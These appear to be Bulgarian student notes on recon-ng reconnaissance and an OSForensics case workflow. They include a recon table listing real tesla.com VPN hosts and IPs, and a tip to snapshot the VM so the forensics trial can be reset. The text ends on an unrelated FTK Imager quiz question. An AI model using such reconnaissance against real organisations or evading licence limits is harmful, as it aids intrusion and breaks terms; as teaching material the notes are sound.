(root@kali)-[/usr/share/recon-ng]
└─$ ls
recon  recon-cli  recon-ng  recon-web  VERSION

(root@kali)-[/usr/share/recon-ng]
└─$ ./recon-web
```

Това стартира интерфейса за recon-ng, както виждаме и IP -> д.б. -> open link

```
(root@kali)-[/usr/share/recon-ng]
└─$ ./recon-web
*****
* Welcome to Recon-web, the analytics and reporting engine for Recon-ng!
* This is a web-based user interface. Open the URL below in your browser to begin.
* Recon-web includes the Recon-API, which can be accessed via the `/api/` URL.
*****
[*] Marketplace disabled.
[*] Version check disabled.
* Workspace initialized: default
WARNING: This is a development server. Do not use it in a production deployment. Use a product
ion WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit

```

Default -> pentest

Export -> различни възможности

[recon-ng] [**pentest**] pushpin xlsx

Tables: **companies** **contacts** **credentials** **domains** **hosts** **leaks** **locations** **netblocks** **ports**
profiles **pushpins** **repositories** **vulnerabilities**

Fields: **host** **ip_address** **region** **country** **latitude** **longitude** **notes** **module** **filter**
 export filtered data

Export: **csv** **json** **list** **proxy** **xlsx** **xml**

host	ip_address	region	country	latitude	longitude	notes	module
tesla.com	96.16.108.43						hackertarge
apacvpn.tesla.com	8.244.67.215						hackertarge
apacvpn1.tesla.com	8.244.131.215						hackertarge
cnvpn.tesla.com	103.222.41.215						hackertarge

Може да използваме филтъра, за да покажем само някои от характеристиките, които после да разпечатаме в приемлив за клиентите вид.

<https://github.com/lanmaster53/recon-ng/wiki/API-Keys/ab948903d8c0c73fb3825f4fc0ff1d078fb354b1>

- Линк за цялата необходима информация за API ключовете за Recon-ng, включително цени

github.com/lanmaster53/recon-ng/wiki/API-Keys/ab948903d8c0c73fb3825f4fc0ff1d078fb354b1

Platform Solutions Resources Open Source Enterprise Pricing Search or jump to...

lanmaster53 / recon-ng Public

Code Issues 25 Pull requests 12 Actions Wiki Security and quality Insights

API Keys

LaNMasteR53 edited this page on Apr 23, 2019 · [2 revisions](#)

Move this page to the module repo!


Many modules require credentials for accessing third-party resources. Below is some guidance for acquiring keys identified as being needed by one or more modules.

Acquiring API Keys

- Bing API Key (bing_api) - Sign up for the free 90-day trial subscription to the Bing Search API [here](#). Sign in to Microsoft Cognitive Services and go to the "My Account" tab. Click "Subscribe to new free trials" and get a key for "Bing Search - Free". The API key will be available under the "Bing Search" heading on the "My Account" page.

Recon-ng – very powerful framework


<https://www.osforensics.com/download.html>




Изтеглянето е безплатно, но за 30 дена, затова първо се прави Snapshot на VM, след което се инсталира, за да може, ако са ни необходими още 30 дена безплатни,



Д.б. върху десния панел -> Customize workflow



Първо трябва да създадем случай – от Create case или Manage case -> New case -> единственото задължително поле е името



New Case

Chain of Custody Custom Fields Case Narrative

Basic Case Data Case Categories Offense & Custody Data Description of Evidence

Case Name: Computer used in Bank Fraud

Case Type: Criminal

Investigator: Prof. K

Organization: Syberoffense

Contact Details: 555-555-5555 user@gmail.com

Timezone: (UTC -6:00) Central Time (US & Canada) ☒ Account for Daylight Saving Time

Display Date Format: 6/20/2024 (Default) ☐ Display timezone on dates

Default Drive: C:\ [Local]

Acquisition Type: ☐ Live Acquisition of Current Machine ☒ Investigate Disk(s) from Another Machine

Case Folder: ☒ Default Location ☐ Custom Location

C:\Users\Student\Documents\PassMark\OSForensics\Cases\Computer used in

☒ Log case activity ☐ Enable USB Write-block

Препоръчително е да се използва времевата зона на машината, от която ще се вземат данните.

Имаме 2 радиобутона – единият е за Live, който е препоръчителен за реална ситуация, докато този, който е в момента Disk, става за учебни цели, както е в случая.

Отметка Log е необходима, ако впоследствие се наложи да презентираме официално доказателствата. Тя следи какво сме правили. Някои от опциите са изключени в пробния период.

Case Name: Computer used in Bank Fraud

Case Type: Criminal


Investigator: Criminal
Criminal (Contains Child Exploitation Material)

Organization: Civil
Internal / Confidential



Contact Details: Other


Фирмата на професора: <https://syberoffense.com/>

Add case -> Device, ако сме с USB върху машината на заподозрения, избираме неговата буква.
Forensics mode – прави всичко, като не се съобразява с permissions




Mounting image не се препоръчва







Зареждаме с -> Load Case



Стартираме анализ -> System information -> Scan



Избираме по-големия дял



Готовият анализ:

Workflow

Start

Auto Triage

Manage Case

Create Forensic Image

Add Device

Boot Virtual Machine

File System Browser

File Viewer

System Information

Memory Viewer

User Activity

Passwords

File Name Search

Deleted Files Search

Mismatch Files Search

System Information

Device to Scan: 2020JimmyWilson:\

Scan

Command List: System Information From Registry

Type search text and press Enter

< >

Add to Case...

Export to File...

Commands

Result 1 - System Information From Registry (2020JimmyWilson:\)

X

Created: Thursday, June 20, 2024, 2:58:01

Commands Executed

Computer Name (Registry)

Timezone Info (Registry)

Network Info (Registry)

User Info (Registry)

Printers (Registry)

Shutdown Time (Registry)

Windows Info (Registry)

Computer Name (Registry)

Registry File: 2020JimmyWilson:\Part1\Windows\System32\Config\SYSTEM

Key Location: ControlSet001\Control\ComputerName\ComputerName

Computer Name

IACIS-HDD-2014

Back to Top

Timezone Info (Registry)


Ако искаме бърз анализ – Auto triage




Live Acquisition Auto Triage

Case Name


Investigator



Отнема около 3 м, а имаме и първо съобщение, че безплатната версия хваща само пълна екранна снимка




Анализът е готов



Имаме и следващо предупреждение, че безплатната версия експортива максимум 10 изображения.



Имаме зелена мигаща светлина, докато се обработва и синя, че е готово -> User Activity




What is the primary purpose of using FTK Imager to image a directory?

